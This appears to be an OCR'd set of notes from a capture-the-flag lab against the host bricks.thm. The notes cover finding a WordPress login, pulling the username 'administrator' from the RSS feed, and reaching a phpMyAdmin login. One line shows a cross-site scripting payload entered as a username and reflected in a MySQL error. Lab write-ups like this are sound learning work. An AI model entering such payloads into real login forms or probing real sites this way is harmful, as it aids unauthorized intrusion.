
https://bricks.thm/wp-login.php?redirect_to=https%3A%2F%2Fb

Username or Email Address

Password


□ Remember Me

found the login page



```
−<rss version="2.0">
 −<channel>
    <title>Brick by Brick</title>
    <atom:link href="https://bricks.thm/feed/" rel="self" type="application/rss+xml"/>
    <link>https://bricks.thm</link>
    <description/>
    <lastBuildDate>Tue, 02 Apr 2024 11:52:26 +0000</lastBuildDate>
    <language>en-US</language>
    <sy:updatePeriod> hourly </sy:updatePeriod>
    <sy:updateFrequency> 1 </sy:updateFrequency>
    <generator>https://wordpress.org/?v=6.5</generator>
   −<item>
      <title>Brick by Brick!</title>
      <link>https://bricks.thm/2024/04/02/brick-by-brick/</link>
     −<comments>
        https://bricks.thm/2024/04/02/brick-by-brick/#respond
      </comments>
      <dc:creator>administrator</dc:creator>
      <pubDate>Tue, 02 Apr 2024 11:13:36 +0000</pubDate>
      <category>Uncategorized</category>
      <guid isPermaLink="false">http://localhost:8000/?p=1</guid>
      <description></description>
     −<content:encoded>
        <p class="has-large-font-size"><img decoding="async" aria-hidden="false" class="sFlh5c pT0Scc iPVvYb"
        style="max-width: 2000px; width: 432px; height: 294px; margin: 0px;"
        src="https://www.modularclayproducts.co.uk/wp-content/uploads/2020/07/red-brick-wall.jpg" alt="Facing
        Bricks or Concrete Blocks? | Handmade Bricks Suppliers UK"></p>
      </content:encoded>
      <wfw:commentRss>https://bricks.thm/2024/04/02/brick-by-brick/feed/</wfw:commentRss>
      <slash:comments>0</slash:comments>
    </item>
  </channel>
 </rss>
```

when entered /feed it downloaded a .php file and found a possible username "administrator".



Welcome to phpMyAdmin

Language


English

Log in

Username:

Password:

at /phpmyadmin found another login page.




Welcome to phpMyAdmin

Cannot log in to the MySQL server

mysqli::real_connect(): (HY000/1045): Access denied for user '">'><script>alert(document.domain)</script>'@'localhost' (using password: YES)

nothing worked but got an idea that it will be used to access mysql server.



